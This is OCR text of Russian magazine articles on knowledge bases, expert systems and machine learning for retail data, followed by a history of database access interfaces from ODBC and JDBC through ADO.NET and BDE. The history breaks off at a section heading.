■ Наиболее ярким примером является популярный проект Open Source - форум phpBB (www.phpBB.com). Многие крупные компании (такие как Fujitsu Siemens Computers, Greenball Corporation) используют в своей работе различные СУБД. Да и любой банк не обойдется без базы данных.

Конкретно в нашей стране многие предприятия используют старые СУБД, написанные еще под DOS. Причина этого - высокая стоимость перехода на более современные СУБД плюс лень тамошних администраторов и программистов.

РАЗВИТИЕ ТЕХНОЛОГИЙ БД

■ Несмотря на всю привлекательность реляционной системы, и она имеет ряд недостатков. Она идеально подходит для традиционных приложений типа сохранения данных о клиенте у порнодилера. Но применение таких систем в интеллектуальных системах обучения оказывается проблематичным. После окончания проектирования реляционной БД многие знания проектировщика остаются на бумаге. А всему виной простота структур данных, лежащих в основе реляционной модели. В нетрадиционных приложениях в базе данных появляются тысячи таблиц, над которыми постоянно выполняются сложные операции соединения, характерные для предметной области.

Перспективное направление - объектные СУБД (языки работы с реляционными БД - процедурные, а не объектные). При занесении сложного объекта в реляционную БД приходится размещать его по множеству различных таблиц (происходит процесс декомпозиции объекта). А при чтении его приходится снова собирать из кучи данных в различных таблицах. Согласись, неудобно.

Современные СУБД постоянно совершенствуются, появляются новые требования к их работе, и неизвестно, что приуманут завтра. 

Дмитрий Сошников (dsh@mailabs.ru)

КИБЕРНЕТИЧЕСКОЕ БЕССМЕРТИЕ

БУДУЩЕЕ ЗА БАЗАМИ ЗНАНИЙ

В XXI веке человечество вступило в новую фазу развития, в которой информация становится все более ценной: индустриальное общество стало информационным. Для коммерческих организаций наших дней владение информацией – главное оружие в конкурентной борьбе.

Рассмотрим в качестве примера интернет-магазин товаров самого разного рода. Для эффективной работы такого предприятия ценной является информация, например, о совершенных покупателями закупках (содержащиеся обычно в базе данных CRM-приложений), о накопленном опыте сотрудников магазина. Только опыт человека-работника может подсказать, к примеру, что под Новый год выгодно увеличить ассортимент шампанского и пива, а летом – пива и мороженого. С другой стороны, грамотный анализ данных, в том числе о совершавшихся покупках, поможет выяснить, что вместе с пивом очень часто приобретают чипсы или арахис. Взаимосвязи такого рода позволяют более точно определить потребности покупателей и в ненавязчивой форме рекомендовать приобретение сопутствующих товаров, что в конечном счете повышает объемы продаж.

ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ

■ Сведения о таких глубинных взаимосвязях существуют только в нематериальном виде: в навыках и знаниях, полученных опытным сотрудником. Такую информацию сложно запрограммировать в компьютерной системе, именно поэтому во многих областях деятельности опытные специалисты ценятся намного больше, чем хорошие базы данных. Сбор ценных сведений из опыта специалистов-экспертов и создание на этой основе компьютерных систем принятия решений – проблема, решение которой ожидаемо в сфере бизнеса.

Решением такой проблемы занимается искусственный интеллект (далее в статье – ИИ) – направление информатики, занимающееся автоматизацией деятельности людей. Как научное и прикладное направление, результаты развития ИИ имеют мало общего с тем, что изображают в фантастических фильмах и романах: существа-роботы, которые активно соперничают с человеком в плане уровня интеллек-

та. Попытки создать именно такие "мыслящие программы" можно сравнить с мучительными поисками философского камня алхимиками Средневековья. В наши дни основное внимание исследователей сосредоточено на методах, применение которых возможно на практике, – на так называемом "слабом" ("практическом") ИИ.

Современные методы ИИ активно применяются в жизни: в разработке стиральных машин и пылесосов используются интеллектуальные модули управления, основанные на нечеткой логике. Яркие примеры тому – современные роботы-пылесосы Trilobyte, способные выполнять уборку без участия человека. Экспертные системы позволяют получать консультации (которые могут сравниться с полученными от специалистов) в некоторых предметных областях. Системы машинного перевода позволяют понимать смысл текстов на иностранном языке не владея им.

ДАнные И Знания

■ Системы искусственного интеллекта часто называют системами, основанными на знаниях, поскольку их функционирование связано с оперированием знаниями, полученными от человека-эксперта и представленными в некотором машинном виде. Именно знания представляют ту самую ценность, которая помогает корпорациям вести конкурентную борьбу на достойном уровне.

Попробуем разобраться, что отличает накопленные знания от обычного хранилища данных. В нашем примере с интернет-магазином основные данные, которые накапливаются в ходе работы, – это сведения о покупках, совершенных покупателями магазина. При этом информация о покупках должна быть соотнесена с информацией о покупателях. Сами по себе эти данные еще не являются знаниями о вкусах и приоритетах покупателей, поскольку фиксируют лишь факты совершения покупки, которые в некоторых случаях могут и не отражать истинные интересы потребителя (на-



Сошников Дмитрий Валерьевич – кандидат физико-математических наук, доцент кафедры вычислительной математики и программирования МАИ, руководитель группы искусственного интеллекта УМЦ-8, консультант компании Partners International, LLC

пример, если мы покупаем путеводитель по городу для приехавшего в гости знакомого). Такие данные также могут содержать весьма ценные сведения общего характера (например, перед Рождеством многие покупатели подарочных изданий книг в дополнение заказывают открытки), однако эти сведения не содержатся в массиве данных в явном виде, поэтому не могут считаться знаниями.

Переход от данных к знаниям происходит тогда, когда глубинные зависимости, известные только человеку-эксперту, становятся представленными в явном электронном виде. Технологии машинного обучения или беседа программиста со специалистом-экспертом может помочь в решении этой сложной проблемы (на самом деле за получение знаний от экспертов обычно отвечает отдельный специалист – инженер по знаниям).

Знания, представленные в явном виде, с некоторой точностью описывают представления человека о какой-либо части реального мира, при этом позволяют делать на основе такого опи-

сания выводы, решать конкретные задачи. Вернемся к нашему примеру: после обработки статистики покупок возможно получение правила, согласно которому с подарочными изданиями в 80% случаев приобретают также и открытки, в том случае если покупка была совершена в течение месяца перед Рождеством. Нет нужды подчеркивать, что такое правило будет чрезвычайно полезным для работников интернет-магазина, поскольку поможет с помощью автоматизированных средств предлагать приобретение открыток всем покупателям подарочных изданий в указанный период времени. Консультируясь у эксперта, можно получить и более подробные знания в виде множества правил такого вида:

ЕСЛИ покупатель интересуется философией
И он интересуется точными науками
И он старше 30-ти лет
И (имеет ученую степень ИЛИ работает в вузе)
ТО ему, вероятно, будут интересны книги по синергетике, вышедшие за последний год.
В свою очередь тот факт что покупатель интересуется точными науками, может быть получен из другого правила:
ЕСЛИ покупатель купил более трех книг по математике ИЛИ физике,
ТО он интересуется точными науками

БАЗЫ ЗНАНИЙ И ЭКСПЕРТНЫЕ СИСТЕМЫ

■ Знания имеют существенно более сложную природу, чем данные. Поэтому для хранения и обработки знаний служат специальные компьютерные системы - базы знаний. Например, база знаний может использоваться при разработке web-интерфейса интернет-магазина, рекомендаций покупателям о приобретении тех или иных товаров (история покупок и правила наподобие приведенного выше - основа для этого). Другой пример - база знаний в составе ERP-системы предприятия, которая на основе опыта, полученного несколькими специалистами в результате подбора поставщи-




Рис. 1. Структура типовой экспертной системы. Процессор вывода оперирует над данными конкретной задачи, находящимися в рабочей памяти, пытаясь применить к ним правила из базы знаний. В результате получают новые факты, сохраняемые в рабочей памяти. И так до тех пор, пока не будет получено решение задачи. Таким образом, экспертная система моделирует процесс рассуждения человека-эксперта

ков, предоставляет сведения о целесообразности закупки тех или иных товаров.

Вопросы эффективного представления знаний в машинном виде являются весьма нетривиальными и во многом зависят от поставленных задач. Весьма широко распространено представление знаний в виде правил "если - то" (продукционное представление), в виде сети связанных определенными отношениями объектов (семантические сети), в виде иерархического множества объектов с определенными свойствами (фреймное представление) и на языке логики предикатов (логическое представление).

Благодаря множеству представлений существует множество различных программных средств для создания баз знаний, называемых также оболочками экспертных систем. Среди них можно отметить CLIPS и JESS, а также более профессиональную среду моделирования G2. Во многих случаях бывает удобнее реализовывать базу знаний на языках программирования искусственного интеллекта (ЛИСПе, Прологе) или на традиционных языках программирования.

Чаще всего базы знаний используются при создании экспертных систем - программ, способных играть роль человека-эксперта в некоторой предмет-

ной области, то есть, как правило, предоставлять консультации по некоторым проблемам в режиме "вопрос - ответ". Например, экспертная система в книжном интернет-магазине может рекомендовать приобрести конкретные книги или книги конкретных жанров с учетом потребностей, предпочтений и даже настроения пользователей. Простой пример диалога пользователя с экспертной системой может выглядеть так:

ЭС: Какой жанр книг вы предпочитаете?

П: Техническую литературу.

ЭС: В какой области?

П: Microsoft Office.

ЭС: Вы программист или продвинутый пользователь?

П: Программист.

ЭС: Вас интересует программирование для платформы Microsoft .NET?

П: Да.

ЭС: Вас интересует какой-нибудь конкретный продукт?

П: Visio.

ЭС: Могу порекомендовать "Microsoft Office Visio 2003 не для дилетантов", Леонтьев Б.К., ЗАО "Новый издательский дом", 2005 год.

Примером "советующих" экспертных систем в области торговли может стать небезызвестный проект Yandex GURU (<http://guru.yandex.ru>), дающий советы при выборе товаров.

Структура типовой экспертной системы показана на рис. 1. Основным модулем системы является база знаний, содержащая множество знаний эксперта о предметной области. Базы знаний реальных экспертных систем содержат тысячи и десятки тысяч (иногда сотни тысяч) правил. Данные о конкретной решаемой задаче содержатся в рабочей памяти - туда заносятся начальные данные, ответы пользователя, а также полученные системой в ходе рассуждений выводы. Собственно, за проведение рас-

Знания сложнее обычных данных в плане структуры, поэтому и хранятся они по-другому - в базах знаний.

Сведения из опыта сложно запрограммировать прежде всего из-за сложности получения этой информации программистами от экспертов.

■ Если для какой-то задачи рассматривается возможность построения базы знаний, то необходимо:

1. Убедиться, что база знаний - действительно подходящее решение. В решении этой проблемы должен участвовать человек-эксперт, справляющийся с решением задачи, но не способный легко выписать алгоритм решения в виде последовательности простых шагов. Также не следует забывать об экономической эффективности: процесс создания базы знаний обычно дорогостоящий и трудоемкий.
2. Выбрать программное средство для создания баз знаний: JESS, CLIPS, Gigu и т.д.
3. В результате бесед с экспертом сформировать собственно базу знаний (обычно в виде множества правил). И добиться, чтобы она действительно решала задачи.
4. Включить полученную программную систему в состав корпоративной информационной системы, web-сайта и т.п.



Рис. 2. Формирование базы знаний путем опроса экспертов (сверху) и средствами машинного обучения (снизу). Машинное обучение позволяет автоматически обнаружить закономерности в массивах данных и сформулировать их в виде правил. Однако эти правила не всегда будут полно и достаточно аккуратно описывать предметную область. Машинное обучение удобно использовать для нахождения зависимостей, которые не очевидны для экспертов, в самообучающихся системах, которые могут изменять свое поведение в ходе работы и т.д.

суждений отвечает процессор логического вывода, который пытается применить правила базы знаний к решению конкретной задачи.

Основная проблема создания экспертных систем - получение знаний от человека-эксперта. Поскольку эксперт, как правило, не обладает навыками программирования, а программист не способен адекватно общаться с экспертом на его языке, обычно в роли посредника выступает отдельный специалист - инженер по знаниям (рис. 2). Задача инженера по знаниям - уметь "разговаривать на одном языке" с экспертом (специалистом в своей области знаний) и с программистом, который при всем желании не смог бы вникнуть в тонкости предметной области. Для извлечения знаний существует множество методов, но эта задача остается чрезвычайно трудоемкой, препятствуя широкому распространению баз знаний.

МАШИННОЕ ОБУЧЕНИЕ

■ Иногда требуется решить задачу, обратную построению баз данных. Имеются массивы разрозненных данных, и требуется обнаружить в них скрытые закономерности. Типичный пример - уже упомянутая статистика покупок в интернет-магазине. Кто бы мог подумать, что покупатели клюшек для гольфа также часто интересуются

ся дорогими игровыми приставками? Оказывается, многие состоятельные бизнесмены любят дарить своим внукам хорошие подарки...

В таких случаях на помощь приходят методы, известные как машинное обучение или извлечение знаний из баз данных. Эти методы способны обнаружить в данных глубокие зависимости и представить их в форме знаний: правил, сетей, групп объектов и т.д. Далее эти знания могут быть использованы в составе базы знаний или интерпретироваться людьми для получения более подробной информации.

Рассмотрим основные методы, используемые в машинном обучении совместно с базами данных. К сожалению, многие интересные современные методы нам не удастся даже упомянуть (к примеру, извлечение структуры web-сайтов и web-сообществ, эволюционное обучение, применение методов машинного обучения к анализу текстов, фильтрации спама и др.).

АНАЛИЗ ДАННЫХ И OLAP-ТЕХНОЛОГИИ

■ Часто обнаружить какие-либо ценные закономерности в полученных данных только с помощью средств автоматки сложно или организация (она же - заказчик БД) не имеет в штате сотрудников соответствующей квалификации. В этом случае прибегают к технологиям ручного анализа данных, среди которых наиболее распространена технология OLAP (On-Line Analytical Processing). Суть этой технологии - в рассмотрении различных срезов данных с целью выявления закономерностей.

Например, имеется таблица данных о совершенных покупках и о покупателях (рис. 3). Можно сгруппировать суммарную стоимость покупок, с одной стороны, по возрастной категории, а с другой - по категории покупки. Такая группировка позволит выявить тот факт, что покупатели старшего поколения предпочитают книги, в то время как люди моложе отдают предпочтение компакт-дискам. Группируя данные различным образом и оперируя с различными суммарными показателями (среднее, сумма, процент от общего значения и т.д.), аналитик может выявлять различные статистические закономерности, которые потом можно будет применять на практике.

Для использования OLAP-технологий существует множество специализированных программных средств, однако базовые возможности имеются в стандартной офисной программе Microsoft Excel в виде сводных таблиц Pivot Table и графиков Pivot Chart.

ИНДУКЦИЯ ПРАВИЛ И ДЕРЕВЬЯ РЕШЕНИЙ

■ Во время как OLAP-технологии являются лишь инструментом анали-

тика, существуют методики, позволяющие автоматически находить в данных закономерности и формулировать их в виде правил. Применение алгоритмов извлечения знаний позволяет получать в результате правила следующего вида:

ЕСЛИ дата покупки приходится на декабрь И покупатель приобрел подарочное издание книги ТО покупатель также приобрел подарочную открытку КОЭФФ. УВЕРЕННОСТИ: 80%, ПОКРЫТИЕ: 10%

Указанный коэффициент уверенности 80% означает, что правило выполняется в 80% случаев, а в 20% ситуаций его заключение при истинных посылах оказывается неверным. Покрытие показывает, какой процент данных из общего количества удовлетворяет этому правилу.

Индукция правил по массивам данных может стать альтернативой ручному способу построения баз знаний (рис. 2). Однако полученные в результате правила не всегда правильно отражают закономерности предметной области, поэтому методы машинного обучения скорее подходят для анализа данных в такой последовательности: обработка данных машинными методами, затем изучение полученных результатов экспертами или инженерами по знаниям.

Для индукции правил существуют известные алгоритмы ID3 и C4.5, реализованные во многих специализированных системах для анализа данных и машинного обучения (Orange, iDA и другие). Эти алгоритмы основаны на построении деревьев решений - древовидных диаграмм, наглядно показывающих ход решения задачи (см. рис. 4).

КЛАСТЕРИЗАЦИЯ И КЛАССИФИКАЦИЯ

■ Другой важной задачей, решаемой в рамках машинного обучения, является кластеризация и классификация, в ходе которых множество объектов разбивается на некоторые характерные классы. В случае с интернет-магазином имеет смысл разбивать потребительскую аудиторию по классам интересов (научная фантастика, философия и т.д.) с учетом совершенных ими покупок и затем предлагать каждой категории соответствующую литературу. Более сложная задача классификации - с учетом текста книги относить ее к той или иной смысловой категории.

Задача кластеризации может решаться как на основании обучения с учителем (когда мы заранее задаем множество классов и примеров объектов, попадающих в эти классы), так и путем обучения без учителя, когда задается только число классов, а множества похожих объектов выделяются и группируются алгоритмом самостоятельно. Например, можно попросить алгоритм разбить все множество

Наглядный пример попытки создать онлайн-экспертную систему - Yandex GURU, <http://guru.yandex.ru>.

Мало разработать базу знаний и накопить в ней опыт - необходимо обеспечить ее целостность и безопасность.

Основное достоинство базы знаний - возможность использовать в течение неограниченного отрезка времени накопленный опыт, что маловероятно при "человеческой" передаче опыта и знаний.

Item	Book	CD	Grand Total
18-32	20	0	20
33-47	100	50	150
48-63	200	100	300
Grand Total	320	150	470

Рис. 3а. Фрагмент базы данных с информацией о покупках

Age Group	Book	CD	Sum
18-32	20	0	20
33-47	100	50	150
48-63	200	100	300
Grand Total	320	150	470

Рис. 3б. OLAP-срез этой базы данных, сгруппированный с учетом возрастных категорий (по вертикали) и типов покупок (например, книга или CD) по горизонтали. В ячейках таблицы отображена общая сумма покупок данного типа для соответствующей возрастной категории

покупателей на три класса, тем самым обнаружив наиболее явные группы покупателей автоматически (это могут быть, к примеру, "техническая литература и фэнтези", "любовные романы и эзотерика" и "поэзия и искусство").

КОЛЛАБОРАТИВНАЯ ФИЛЬТРАЦИЯ

■ Еще одна разновидность обучения - группа статистических методов, известная как коллаборативная фильтрация. Вполне закономерно, что если большинство покупателей учебника по искусственному интеллекту также приобретают какой-либо носитель с фильмом "Матрица", то новым покупателям подобных книг можно в ненавязчивой форме предлагать и этот товар. Простейшим примером коллаборативной фильтрации являются подсказки интернет-магазинов "вместе с этим товаром также покупают". Отличительной особенностью коллаборативной фильтрации является то, что генерирования знаний по данным не происходит, а список объектов получают с учетом исходных данных чисто статистическими методами.

ХРАНИЛИЩА ДАННЫХ И КОРПОРАТИВНАЯ ПАМЯТЬ

■ Накопленные в ходе работы фирмы данные исключительно ценны. Необходимо как-то изолировать накопленные данные с целью минимизации риска испортить их в процессе работы: утрата такой ценности недопустима. Кроме того, превышение объема информации общей базы данных неизбежно приводит к снижению производительности.

Условно разделяют рабочую базу данных, отвечающую за текущее функционирование предприятия, и хранилище данных (data warehouse),

назначение которого - накопление всего массива данных с целью дальнейшего анализа. Как правило, от рабочей базы данных требуется высокая производительность с поддержкой транзакций. Хранилище данных, в свою очередь, может иметь несколько другую структуру и быть доступным только на чтение для аналитиков. Данные из рабочей базы данных периодически заносятся в хранилище. При этом может происходить проверка данных на непротиворечивость, преобразование структуры данных в вид, удобный для анализа и т.д. Архитектура хранилища данных показана на рис. 5. Использовать хранилища данных имеет смысл даже тогда, когда планируется применять простейшие методы анализа данных типа OLAP.

Многие знания, существующие только в нематериальном виде (в головах сотрудников), никак не отражаются в базах данных предприятия или вообще не преобразуются в электронный вид. Более широкое понятие, корпоративная память, относится к централизованному накоплению всех возникающих при работе документов: формуляров, служебных инструкций и т.д. Хранилище документов, определенным образом организованное ручной или автоматической категоризацией, зачастую также называют корпоративной базой знаний. Хотя с точки зрения ИИ такое название является не совсем корректным (база знаний такого рода не может быть использована компьютером для получения логических выводов и для решения задач). Корпоративная память играет важнейшую роль в увековечении опыта сотрудников.

МАШИННОЕ ОБУЧЕНИЕ - КЛЮЧ К КИБЕРНЕТИЧЕСКОМУ БЕССМЕРТИЮ

■ Рассмотренные задачи машинного обучения, накопления и эффективного использования корпоративной памяти сейчас достаточно эффективно развиваются, поскольку они востребованы в сфере бизнеса. Несложно представить себе, что в ближайшем будущем методы обучения станут настолько развитыми, что можно будет представить опыты, привычки и знания человека в некотором электронном виде настолько полно, что программная система, руководствуясь этими знаниями, сможет выполнять многие задачи вместо человека, помогая ему в повседневной деятельности.

Для развития этой мысли введем понятие кибернетического бессмертия. Компьютерный агент-помощник может продолжать выполнение многих задач за человека и после его смерти, сохраняя при этом некоторый виртуальный образ своего бывшего "хозяина", поскольку обладает практически теми же знаниями и привычками. И хотя во многом идея кибернетического бессмертия не так привлекательна по сравнению с биологическим, уже в ближайшие годы или десятилетия мы, возможно, сможем наблюдать рождение принципиально новых форм взаимодействия человека и компьютера, возникших благодаря методам искусственного интеллекта.




Рис. 4. Дерево решений содержит в узлах различные атрибуты исходного набора данных. В данном случае обучение проводилось по таблице, содержащей поля "интерес к БД", "студент/преподаватель" и "специализация". Дерево решений показывает все возможные решения задачи в зависимости от комбинаций входных данных. По дереву возможна автоматическая генерация правил "ЕСЛИ - ТО"



Рис. 5. Хранилище данных и корпоративная память. Хранилище данных обычно представляет собой отдельную базу данных, доступную только для чтения и консолидирующую все данные предприятия в удобном для анализа виде. Более широкое понятие корпоративной памяти также включает в себя хранилище всех документов и других слабоформализованных знаний, накопленных сотрудниками в процессе работы

Alexander S. Salieff (salieff@mail.ru)

ХРОНИКИ DATABASE CONNECTIVITY

ИСТОРИЯ РАЗВИТИЯ ИНТЕРФЕЙСОВ ДОСТУПА К БАЗАМ ДАННЫХ

Рынок баз данных является важным сегментом современной IT-индустрии. Но не всегда БД были такими, какими мы привыкли их видеть: они пережили тяжелые годы развития, прежде чем дошли до своего современного состояния.

Базы данных существуют не в вакууме, а в окружении множества технологий. Люди общаются с БД через терминалы с помощью унифицированного языка, программы используют унифицированные технологии доступа. Все эти стандарты возникли не на пустом месте: они являются частью той истории, которую я сейчас расскажу.

АВТОМАТИЗАЦИЯ ПРОИЗВОДСТВА. ODBC


■ Сорок лет назад нормальное использование базы данных в подавляющем большинстве случаев можно было представить примерно так: оператор сидит за терминалом СУБД и вручную делает выборки. В скором времени автоматизация производства проникла и сюда: с началом внедрения автономных программных комплексов базы данных услуги человека-работника стали ненужными. На тот момент стандарты описывали лишь логику построения РБД и язык SQL, призванный стать унифицированным интерфейсом между человеком и СУРБД, но не между программой и СУРБД. Как и всегда в подобных ситуациях, в мире воцарился хаос: каждый производитель пытался протолкнуть свой программный интерфейс

доступа и навязать его потребителю. Устав от этого бардака, наиболее сознательные производители объединились в группу SAG (SQL Access Group), которая занялась разработкой унифицированного CLI (Call Level Interface, а проще - "библиотека функций"), позволяющего приложениям работать с базами данных. Разработка оказалась удачной и была стандартизована ISO и EIC. Стандарт ISO/EIC DBC CLI не слишком удобен и гибок по современным нормам, перегружен низкоуровневыми рутинными операциями, но он впервые позволил программистам писать системы, взаимодействующие с РБД, и малой кровью переносить их между базами различных производителей.

В 1992 году небезызвестная компания Microsoft с небольшим опозданием обратила внимание на популярность и востребованность технологий, связанных с реляционными базами данных. Завоевать этот сегмент рынка засильем своих технологий к тому времени уже не представлялось возможным, поэтому новый продукт компании основывался на ISO/EIC CLI и получил название ODBC - Open Database Connectivity. Проект ODBC отличался от своего предка расширенным набором функций и разделением на два компонента: ODBC-драйверы, предоставляющие непосредственный доступ к БД, и ODBC-диспетчер (менеджер) который с одной стороны управляет драйверами, а с другой взаимодействует с прикладным ПО. Такой подход позволяет ODBC-приложениям полностью абстрагироваться от специфики конкретной РБД, легко переключаясь между ними даже в процессе работы.

КОФЕ. СОЛНЦЕ. БАЗЫ ДАННЫХ

■ Java-технологии компании Sun Microsystems тоже не оставили в стороне доступ к РБД. Разработка компаний JavaSoft и InterSolv была призвана удовлетворить потребность в DataBase Connectivity применительно к java-приложениям. Как и следовало



Эдгар Франк Кодд - основатель теории реляционных баз данных

предположить, этот проект во многом опирался на опыт создания ODBC и получил похожее название - JDBC (Java DataBase Connectivity). Первые реализации JDBC по сути представляли собой java-обертку вокруг ODBC-библиотек. Я не хочу сказать, что это решение убого или не достойно внимания: подобная технология активно применяется в наши дни и ее принято называть "мост JDBC-ODBC". Однако позже появились системы, в которых java-технологии занимали чуть ли не ведущую архитектурную позицию, и вместе с ними появились и "чистые" реализации JDBC, которые представляли собой java-классы, способные самостоятельно общаться с СУРБД, то есть без помощи дополнительных ODBC-драйверов. И пусть это решение проигрывало по производительности JDBC-ODBC-мостам, но оно было незаменимо в системах, имеющих на борту JVM (Java Virtual Machine), но не располагающих родными ODBC-драйверами.

DAO И RDO

■ Для БД Microsoft Access был разработан специализированный БД-процессор Microsoft JET. Он представлял пользовательским приложе-




Схема работы ODBC-приложения

ниям интерфейсов, отличающийся от ODBC ярко выраженной объектно-компонентной моделью, что позволило выполнить полноценную интерфейсную привязку не только к низкоуровневым языкам вроде C/C++, но и к менее гибким наподобие Visual Basic. Технология получила имя DAO - Data Access Object. Из-за тенденции унификации интерфейс DAO был расширен на многие БД помимо MS Access. Однако однозначная заточенность под JET вынуждала транслировать JET-команды в ODBC-инструкции (при доступе к не-Access БД), что снижало производительность. Пришлось разработать первичный binding ODBC в DAO-интерфейс, получивший название RDO (Remote Data Objects). Теперь при доступе к БД через ODBC больше не требуется производить замедляющую JET-ODBC-трансляцию. DAO-доступ через RDO принято называть DAO-ODBCDirect.

OLE DB

Понятно, что технология Object Linking and Embedding (OLE), которую агитаторы Microsoft когда-то активно продвигали в массы, не могла не повлиять на интерфейсы DBC. OLE DB предлагает концепцию, несколько отличающуюся от описанных выше методов. Здесь содержимое БД представлено в виде данных документа и публичного интерфейса приложения, способного обработать этот документ (собственно, это и есть стандартная для OLE модель). С одной стороны, это мало похоже на привычные модели с запросами данных и возвратами результатов, а с другой - позволяет осуществлять привязки OLE DB к не-SQL (и даже к не-реляционным) базам данных. СУБД должна предоставить свой публичный OLE-интерфейс для работы с данными, и тогда можно будет использовать через OLE-DB. Есть и другой (весьма популярный для SQL РБД) метод - OLE DB-настройка над механизмами ODBC.

ADO

Серверы интерфейсной автоматизации тоже оставили свой след на многострадальном теле DBC. В эпоху расцвета CORBA, DCOP и прочего


Microsoft продвигала свое видение операционно-объектного интерфейса по имени COM (Common Object Methods). Детище концепций COM/DCOM получило имя ADO - ActiveX Data Objects. ADO не оснащено средствами для работы с различными БД напрямую. Вместо этого используются объектные платформы DAO/RDO и OLE DB, обретающие COM-привязки в лице ADO-интерфейса.

ADO+ АКА ADO.NET

Конечно же, не обошлось без пришествия .NET в стан DBC. На самом деле (по крайней мере, если верить заявлениям Microsoft) ADO.NET и ADO имеют лишь одинаковые названия и их программные интерфейсы слегка похожи. ADO.NET базируется на полностью переработанном движке, имеющем существенные отличия в плане возможностей. Во-первых, это, ясное дело, интеграция с .NET Framework. Во-вторых - тесная интеграция с XML. Этим, похоже, сейчас болеют все и влихивают этот самый элосчастный XML куда надо и не надо. И третьей отличительной чертой ADO.NET от ADO является поддержка модели доступа к несвязанным данным. На практике это означает, что приложение может отсоединиться и присоединиться к БД практически в произвольном порядке, что больше похоже на транзакции в WWW-сессии, чем на старый стиль запроса и получения данных в рамках одного неделимого соединения.

НЕ MICROSOFT'ОМ ЕДИНЫМ. BDE

В 1990 году компания dBase (а вместе с ней и БД dBase, и Paradox) перешли в собственность Borland. В то время даже БД, заявленные как работающие с одинаковыми форматами, были несовместимы друг с другом из-за уймы мелких различий. Таким образом, у Borland в наличии оказались две несовместимых БД, на развитие и поддержку которых требовались удвоенные усилия. Выходом из создавшейся ситуации была разработка модели ODAPI 1.0 - Open Database Application Programming Interface, позволяющей единообразно



JDBC работает как в чистом виде, так и поверх ODBC


обращаться к БД dBase и Paradox посредством механизма QBE (Query By Example). Вскоре были разработаны дополнения, погравившие ODAPI до версии 1.1 и позволившие общаться в том же стиле с Interbase, Oracle, Sybase и MS SQL. В версии 2.0 ODAPI превратилась в IDAPI (перестала быть "открытой" и стала "интегрированной"), проект заметили, им заинтересовались крупные корпорации вроде IBM, Novell и Wordperfect. Появилось локальное SQL-ядро, позволяющее работать с локальными файлами БД без самой СУБД, и IDAPtor - мост между IDAPI и ODBC. Дожив до версии 3.0, IDAPI стала 32-разрядной и сменила имя на BDE (Borland DataBase Engine). С тех пор BDE так и не изменила логической структуры, а только обросла новыми драйверами и мостами взаимодействия с современными DBC-технологиями.

BDE УМЕР. ДА ЗДРАВСТВУЕТ DBEXPRESS!

